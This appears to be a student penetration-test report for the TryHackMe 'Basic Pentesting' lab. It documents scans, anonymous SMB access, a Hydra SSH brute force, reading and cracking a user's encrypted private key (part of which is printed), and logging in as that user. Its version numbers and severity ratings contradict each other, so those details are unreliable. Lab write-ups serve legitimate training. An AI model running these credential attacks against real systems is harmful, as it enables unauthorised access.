

# Penetration Testing Report

## TryHackMe - Basic Pentesting Room

**Classification:** Restricted

**Date:** August 2026

**Prepared For:** THM Basic Pentesting

**Prepared By:** Fredrick Maina Wanjohi

## Executive Summary

### Assessment Overview

An external penetration test was conducted against the target environment identified as Basic Pentesting lab environment. The assessment aimed to identify security vulnerabilities that could be exploited by an external attacker to gain unauthorized access to sensitive information and compromise the target system.

### Key Findings Summary

| Severity | Finding                                        | Status     |
|----------|------------------------------------------------|------------|
| Critical | Exposed SMB Shares with Sensitive Information  | Confirmed  |
| High     | Weak SSH Credentials via Brute-Force Attack    | Confirmed  |
| High     | Encrypted SSH Private Key with Weak Passphrase | Confirmed  |
| Medium   | SUID Binary Misconfigurations                  | Identified |

### Overall Security Posture

The target environment was found to have several critical security weaknesses that allowed for complete compromise of the system. The assessment successfully demonstrated a full attack chain starting from external enumeration to privilege escalation and capture of sensitive data.

### Risk Assessment

The vulnerabilities identified pose a significant risk to the confidentiality, integrity, and availability of the target system. An external attacker could chain these vulnerabilities to gain root-level access to the system.

# Scope and Methodology

## Scope of Assessment

### *Target Details*

| Component         | Details                   |
|-------------------|---------------------------|
| IP Address Range  | Single target IP address  |
| Ports Tested      | All ports (1-65535)       |
| Services Assessed | SSH, SMB, HTTP/HTTPS      |
| Assessment Type   | External Penetration Test |

### *Assessment Boundaries*

- Testing was limited to the target IP and its associated services
- No social engineering or physical attacks were performed
- Testing window was clearly defined
- No destructive payloads were deployed

## Testing Methodology

### *1. Information Gathering & Reconnaissance*

#### Passive Reconnaissance

- Service discovery through port scanning
- Service version enumeration
- Banner grabbing
- Web application fingerprinting

#### Tools Used:

- Nmap for port scanning and service enumeration
- Gobuster for directory enumeration
- SMB enumeration tools

### *2. Vulnerability Assessment*

#### Process:

1. Identified running services and their versions
2. Cross-referenced versions with known vulnerabilities
3. Verified potential vulnerabilities through manual testing

4. Prioritized findings based on exploitability and impact

### ***3. Exploitation***

#### **Approach:**

1. Attempted to exploit discovered vulnerabilities
2. Used publicly available exploits when applicable
3. Maintained a documented chain of attack

### ***4. Post-Exploitation***

#### **Activities:**

- Privilege escalation enumeration
- Credential harvesting
- Data extraction
- Lateral movement testing

### ***5. Reporting***

#### **Deliverables:**

- Executive summary of findings
- Technical details and evidence
- Risk ratings and categorization
- Remediation recommendations

### **Testing Tools**

| <b>Tool</b>     | <b>Purpose</b>               | <b>Version</b> |
|-----------------|------------------------------|----------------|
| Nmap            | Port and service enumeration | Latest         |
| Hydra           | SSH brute-force testing      | 9.7            |
| Metasploit      | Exploitation framework       | Latest         |
| John The Ripper | Password cracking            | Latest         |
| ssh2john        | SSH key hash extraction      | Built-in       |
| Gobuster        | Directory enumeration        | Latest         |
| SMBClient       | SMB share enumeration        | Built-in       |

### **Timeline**

| <b>Phase</b>          | <b>Duration</b> | <b>Activities</b>      |
|-----------------------|-----------------|------------------------|
| <b>Reconnaissance</b> | Day 1           | Port scanning, service |

| Phase                    | Duration | Activities                                     |
|--------------------------|----------|------------------------------------------------|
|                          |          | enumeration, SMB exploration                   |
| Vulnerability Assessment | Day 1    | Analyzing findings, identifying attack vectors |
| Initial Access           | Day 2    | SSH brute-force attack and access              |
| Lateral Movement         | Day 2    | User enumeration, credential discovery         |
| Privilege Escalation     | Day 3    | SUID enumeration, SSH key cracking             |
| Reporting                | Day 4    | Documentation and recommendations              |

## Reconnaissance and Enumeration

### Port Scanning Results

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 23:03 +0300
Nmap scan report for 10.114.133.255
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 17:9f:06:f1:ee:9e:27:30:a5:29:2c:18:e5:ef:c8:b5 (RSA)
| 256 50:77:ca:2f:f5:9a:ff:62:00:e9:50:b5:21:cc:79:30 (ECDSA)
|_ 256 0e:da:9d:1f:2e:fb:50:c0:ec:c4:8c:d6:41:e1:34:a7 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp    open  netbios-ssn  Samba smbd 4
445/tcp    open  netbios-ssn  Samba smbd 4
1122/tcp   closed availant-mgr
5801/tcp   closed vnc-http-1
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2026-08-11T20:05:03
|_ start_date: N/A
|_ clock-skew: 1m28s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.88 seconds
```

### Nmap Scan Command:

```
nmap -sV -sC -p- -A 10.114.133.255
```

## Initial Service Discovery:

```
nmap -sC -sV -O 10.114.133.255
```

### *Open Ports Identified*

| Port | Service      | Version             | State |
|------|--------------|---------------------|-------|
| 22   | SSH          | OpenSSH 7.2p2       | Open  |
| 80   | HTTP         | Apache httpd 2.4.18 | Open  |
| 139  | NetBIOS-SSN  | SMB                 | Open  |
| 445  | Microsoft-DS | SMB                 | Open  |
| 8009 | Ajp13        | Apache Jserv        | Open  |
| 8080 | HTTP         | Apache Tomcat 9.0.7 | Open  |

### *Service Details*

#### SSH Service Analysis

- Version: OpenSSH 7.2p2 Ubuntu 4ubuntu2.4
- No immediate critical vulnerabilities identified
- However, weak credentials were found during testing

#### HTTP Service Analysis

- Web server running on port 80
- Default Apache installation page present
- Directory enumeration revealed potential endpoints

#### SMB Service Analysis

- SMB shares were accessible
- The Anonymous share was found to be accessible without credentials
- Contained a dev.txt file with potential user information

#### Tomcat Analysis

- Apache Tomcat 9.0.7 running on port 8080
- Known vulnerabilities exist (CVE-2018-1336)
- Default configuration detected

# Web Application Enumeration

## Directory Bruteforce

```
gobuster dir -u 10.114.133.255 -w ~/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt -t 50
```

```
(drif@drif) ~/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt
$ gobuster dir -u http://10.114.133.255 -w ~/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt -t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.114.133.255
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /home/drif/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htpasswd (Status: 403) [Size: 279]
.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
development (Status: 301) [Size: 322] [--> http://10.114.133.255/development/]
index.html (Status: 200) [Size: 158]
server-status (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

### Key Findings:

- / - Default Apache page (vulnerable to information disclosure)
- http://10.114.133.255:8080 - Tomcat default page
- Tomcat manager interface potentially accessible

### Contents of dev.txt in the development dir

2018-04-23: I've been messing with that struts stuff, and it's pretty cool!  
I think it might be neat to host that on this server too. Haven't made any  
real web apps yet, but I have tried that example you get to show off how it  
works (and it's the REST version of the example!). Oh, and right now I'm  
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

### Analysis:

- Confirmed presence of Apache Struts 2.5.12
- Suggested potential users: "J" and "K"
- Timestamps indicate system history and potential user activity

## Struts Framework Detection

- Apache Struts 2.5.12 identified
- Known to have critical RCE vulnerabilities
- REST plugin might be exposed

## SMB Share Enumeration

### Anonymous Share Access

```
smbclient -I 10.114.133.255 -p 139 //10.114.133.255/Anonymous -N
```

```
L$ smbclient -I 10.114.133.255 -p 139 //10.114.133.255/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0  Thu Apr 19 20:31:20 2018
..               D            0  Thu Apr 19 20:13:06 2018
staff.txt        N          173  Thu Apr 19 20:29:55 2018
get
      14282840 blocks of size 1024. 6427284 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

### Identified Shares:

| Share Name | Access Type                    | Content Discovered |
|------------|--------------------------------|--------------------|
| Anonymous  | Accessible without credentials | staff.txt file     |
| IPC\$      | Accessible                     | Pipe communication |

### Contents of staff.txt file

```
L$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

## System Information Gathering

### Host Discovery

```
# Initial ICMP scan
nmap -sn 10.114.133.255/24
```

### Results:

- Host is responsive and online
- Ubuntu-based operating system

## User Enumeration Findings

From hidden directories access and reconnaissance:

- Username "k" potentially exists (from dev.txt)
- Username "j" potentially exists (from dev.txt)
- Active services suggest multiple users

## Screenshot Documentation Points:

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 23:03 +0300
Nmap scan report for 10.114.133.255
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 17:9f:06:f1:ee:9e:27:30:a5:29:2c:18:e5:ef:c8:b5 (RSA)
|   256 50:77:ca:2f:f5:9a:ff:62:00:e9:50:b5:21:cc:79:30 (ECDSA)
|_  256 0e:da:9d:1f:2e:fb:50:c0:ec:c4:8c:d6:41:e1:34:a7 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
1122/tcp  closed availant-mgr
5801/tcp  closed vnc-http-1
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2026-08-11T20:05:03
|_ start_date: N/A
|_ clock-skew: 1m28s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.88 seconds
```

### 1. Nmap full scan results showing open ports

```
$ smbclient -I 10.114.133.255 -p 139 //10.114.133.255/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Thu Apr 19 20:31:20 2018
..               D          0 Thu Apr 19 20:13:06 2018
staff.txt        N        173 Thu Apr 19 20:29:55 2018
get
14282840 blocks of size 1024. 6427284 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

### 2. SMB share listing showing anonymous access

### 3. Contents of dev.txt file

2018-04-23: I've been messing with that struts stuff, and it's pretty cool!  
I think it might be neat to host that on this server too. Haven't made any  
real web apps yet, but I have tried that example you get to show off how it  
works (and it's the REST version of the example!). Oh, and right now I'm



using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 23:03 +0300
Nmap scan report for 10.114.133.255
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 17:9f:06:f1:ee:9e:27:30:a5:29:2c:18:e5:ef:c8:b5 (RSA)
|   256 50:77:ca:2f:f5:9a:ff:62:00:e9:50:b5:21:cc:79:30 (ECDSA)
|_  256 0e:da:9d:1f:2e:fb:50:c0:ec:c4:8c:d6:41:e1:34:a7 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
1122/tcp  closed availant-mgr
5801/tcp  closed vnc-http-1
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2026-08-11T20:05:03
|_ start_date: N/A
|_ clock-skew: 1m28s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.88 seconds
```

#### 4. Web service banner grabbing results

```
$ gobuster dir -u http://10.114.133.255 -w ~/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt -t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.114.133.255
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /home/drrr/Lock-in/Projects/Cybersecurity/wordlists/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
.htpasswd      (Status: 403) [Size: 279]
.hta           (Status: 403) [Size: 279]
.htaccess      (Status: 403) [Size: 279]
development    (Status: 301) [Size: 322] [--> http://10.114.133.255/development/]
index.html     (Status: 200) [Size: 158]
server-status  (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

#### 5. Directory enumeration results

# Vulnerability Assessment Results

## Critical Vulnerabilities

### 1. SMB Anonymous Share Access

**Description:** The SMB service allowed anonymous access to shares without any authentication, exposing sensitive internal information.

**Affected Service:**

- Port 139, 445 - SMB
- Anonymous share accessible without credentials

**Evidence:**

```
smbclient -N -L 10.114.133.255  
# Revealed accessible shares including a share with internal notes
```

**Exploitation Steps:**

1. Connected to the anonymous share
2. Retrieved a file containing internal messages
3. Gained information about system architecture and user accounts

**Risk Rating:** High

### 2. Weak SSH Credentials

**Description:** The SSH service allowed successful brute-force attacks using common password lists, suggesting weak password policies.

**Affected Service:**

- Port 22 - SSH
- User account "jan" was vulnerable

**Evidence:**

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.114.133.255
```

**Results:**

```
[22][ssh] host: 10.114.133.255 login: jan password: armando
```

**Exploitation Steps:**

1. Attempted brute-force attack against SSH
2. Successfully identified valid credentials
3. Logged in as the "jan" user

**Risk Rating:** High

### ***3. Weak SSH Key Passphrase***

**Description:** A user's SSH private key was found with a weak passphrase that could be cracked using dictionary attacks.

**Evidence:**

```
ssh2john /home/kay/.ssh/id_rsa > kay_hash.txt  
john --wordlist=/usr/share/wordlists/rockyou.txt kay_hash.txt
```

**Results:**

- Successfully cracked the private key passphrase
- Gained access to the "kay" user account

**Risk Rating:** High

### ***4. Server Information Disclosure***

**Description:** The web server and other services were disclosing detailed version information, aiding attackers in identifying potential vulnerabilities.

**Affected Services:**

- Apache HTTP Server
- Apache Tomcat
- SSH

**Evidence:**

- Apache version visible in server headers
- Tomcat version visible in default error pages
- SSH banner showing version information

**Risk Rating:** Medium

### ***5. SUID Binary Misconfigurations***

**Description:** Some SUID binaries were found with potential misconfigurations that could be exploited for privilege escalation.

**Evidence:**

```
find / -perm -4000 2>/dev/null
```

**Results:** Found SUID binaries including:

- /usr/bin/pkexec - Potential CVE-2021-4034 (PwnKit)
- /usr/bin/at - Can be used to run commands as root

- Standard SUID binaries expected on Ubuntu systems

**Risk Rating: Medium**

## Screenshot Documentation Points:

```
$ hydra -l jan -P /home/drrrr/Lock-in/Projects/Cybersecurity/THM/rockyou.txt ssh://10.114.133.255 -t 4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-11 23:30:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.114.133.255:22/
[STATUS] 55.00 tries/min, 55 tries in 00:01h, 14344344 to do in 4346:47h, 4 active
[STATUS] 55.33 tries/min, 166 tries in 00:03h, 14344233 to do in 4320:34h, 4 active
[STATUS] 55.57 tries/min, 389 tries in 00:07h, 14344010 to do in 4301:59h, 4 active
[22][ssh] host: 10.114.133.255 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-11 23:44:50
```

### 1. Hydra brute-force attempt showing successful crack

```
$ nano kay_id_rsa
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ ssh2john kay_id_rsa > kay_hash.txt
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ john --wordlist=/Lock-in/Projects/Cybersecurity/THM/rockyou.txt kay_hash.txt
Password files required, but none specified
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ ls | grep kay
kay_hash.txt
kay_id_rsa
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ john --wordlist=/Lock-in/Projects/Cybersecurity/THM/rockyou.txt kay_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (kay_id_rsa)
1g 0:00:00:00 DONE (2026-08-12 00:15) 1.204g/s 99701p/s 99701c/s 99701c/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ chmod 600 kay_id_rsa
(drrrr@0rrrr)~/Lock-in/Projects/Cybersecurity/THM
$ ssh -i kay_id_rsa kay@10.114.133.255
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'kay_id_rsa':
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Tue 11 Aug 2026 05:18:27 PM EDT

System load:  0.0          Processes:      119
Usage of /:   49.9% of 13.62GB  Users logged in:  1
Memory usage: 60%          IPv4 address for ens5: 10.114.133.255
Swap usage:   18%

Expanded Security Maintenance for Infrastructure is not enabled.
```

### 2. John the Ripper cracking results

```
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102  
jan@ip-10-114-133-255:~$
```

### 3. Successful SSH login with cracked credentials

## Exploitation Process

### Initial Access - SSH Brute Force

#### *Objective*

Obtain initial access to the target system through the SSH service.

#### *Execution*

##### 1. Service Identification

- Port 22 was identified as running SSH
- Version: OpenSSH 7.2p2

##### 2. Credential Attack

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.114.133.255 -t 4
```

##### 3. Results

- Successfully identified credentials for user "jan"
- Verified login using SSH

#### *Post-Exploitation Steps*

```
# After gaining SSH access as jan  
ssh jan@10.114.133.255  
cd /home/jan  
# User enumeration  
cat /etc/passwd  
# Checking home directories  
ls -la /home/
```

### Discovery of Kay's Private Key

#### *Searching for User Data*

```
ls -la /home/kay/.ssh/  
# Found id_rsa file
```

## *Extracting the Key*

```
# Copy the key to your local machine  
cat /home/kay/.ssh/id_rsa
```

## **Cracking the SSH Key**

### *Extracting the Hash*

```
ssh2john kay_id_rsa > kay_hash.txt
```

### *Password Cracking*

```
john --wordlist=/usr/share/wordlists/rockyou.txt kay_hash.txt
```

#### **Results:**

- Successfully cracked the passphrase
- Gained the ability to authenticate as Kay

## **Privilege Escalation**


### *Accessing Kay's Account*

```
chmod 600 kay_id_rsa  
ssh -i kay_id_rsa kay@10.114.133.255  
# Enter the cracked passphrase
```

### *Reading Sensitive Data*

```
cd /home/kay  
cat pass.bak  
# Retrieved final flag/password
```

## **Screenshot Documentation Points:**



The screenshot shows a terminal window with the following text:

```
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102  
jan@ip-10-114-133-255:~$
```

1. Initial SSH access as jan and Successful SSH login as Kay

```

-rw-r--r-- 1 root root 2043 Aug 11 15:41 /etc/passwd
jan@ip-10-114-133-255:/$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on ip-10-114-133-255.
jan@ip-10-114-133-255:/$ cd
jan@ip-10-114-133-255:~$ pwd
/home/jan
jan@ip-10-114-133-255:~$ cd ..
jan@ip-10-114-133-255:/home$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Aug 11 15:41 .
drwxr-xr-x 24 root   root   4096 Aug 11 15:41 ..
drwxr-xr-x  2 root   root   4096 Apr 23  2018 jan
drwxr-xr-x  5 kay    kay    4096 Apr 23  2018 kay
drwxr-xr-x  3 ubuntu ubuntu 4096 Aug 11 15:41 ubuntu
jan@ip-10-114-133-255:/home$ cd kay
jan@ip-10-114-133-255:/home/kay$ ls -la
total 48
drwxr-xr-x  5 kay    kay    4096 Apr 23  2018 .
drwxr-xr-x  5 root   root   4096 Aug 11 15:41 ..
-rw-r--r--  1 kay    kay     789 Jun 22  2025 .bash_history
-rw-r--r--  1 kay    kay     220 Apr 17  2018 .bash_logout
-rw-r--r--  1 kay    kay    3771 Apr 17  2018 .bashrc
drwx-r--r--  2 kay    kay    4096 Apr 17  2018 .cache
-rw-r--r--  1 root   kay     119 Apr 23  2018 .lessshst
drwxrwxr-x  2 kay    kay    4096 Apr 23  2018 .nano
-rw-r--r--  1 kay    kay      57 Apr 23  2018 pass.bak
-rw-r--r--  1 kay    kay     655 Apr 17  2018 .profile
drwxr-xr-x  2 kay    kay    4096 Apr 23  2018 .ssh
-rw-r--r--  1 kay    kay      0 Apr 17  2018 .sudo_as_admin_successful
-rw-r--r--  1 root   kay     538 Apr 23  2018 .viminfo
jan@ip-10-114-133-255:/home/kay$ cd .ssh
jan@ip-10-114-133-255:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x  2 kay    kay    4096 Apr 23  2018 .
drwxr-xr-x  5 kay    kay    4096 Apr 23  2018 ..
-rw-rw-r--  1 kay    kay     771 Apr 23  2018 authorized_keys
-rw-r--r--  1 kay    kay    3326 Apr 19  2018 id_rsa
-rw-r--r--  1 kay    kay     771 Apr 19  2018 id_rsa.pub
jan@ip-10-114-133-255:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANKcRvg3+9vn6xcujpzUDUutlZ
o9dyIEJB4wUJTueBPsmB487RdFvKtOVQrvVhty1K2aLy2Lka2Cnfjz8LLv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPyRrPZHIH3Q0FIvLSPMyv79RC65i6frkDSvxXzbdFX

```

## 2. Discovery of Kay's id\_rsa file

```

(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ nano kay_id_rsa
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ ssh2john kay_id_rsa > kay_hash.txt
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ john --wordlist=~/Lock-in/Projects/Cybersecurity/THM/rockyou.txt kay_hash.txt
Password files required, but none specified
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ ls | grep kay
kay_hash.txt
kay_id_rsa
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ john --wordlist=~/Lock-in/Projects/Cybersecurity/THM/rockyou.txt kay_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (kay_id_rsa)
1g 0:00:00:00 DONE (2026-08-12 00:15) 1.204g/s 99701p/s 99701c/s 99701c/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ chmod 600 kay_id_rsa
(drrr0rrr)-[~/Lock-in/Projects/Cybersecurity/THM]
$ ssh -i kay_id_rsa kay@10.114.133.255
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'kay_id_rsa':
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 11 Aug 2026 05:18:27 PM EDT

System load:  0.0          Processes:      119
Usage of /:   49.9% of 13.62GB Users logged in:  1
Memory usage: 60%         IPv4 address for ens5: 10.114.133.255
Swap usage:   18%


Expanded Security Maintenance for Infrastructure is not enabled.

```

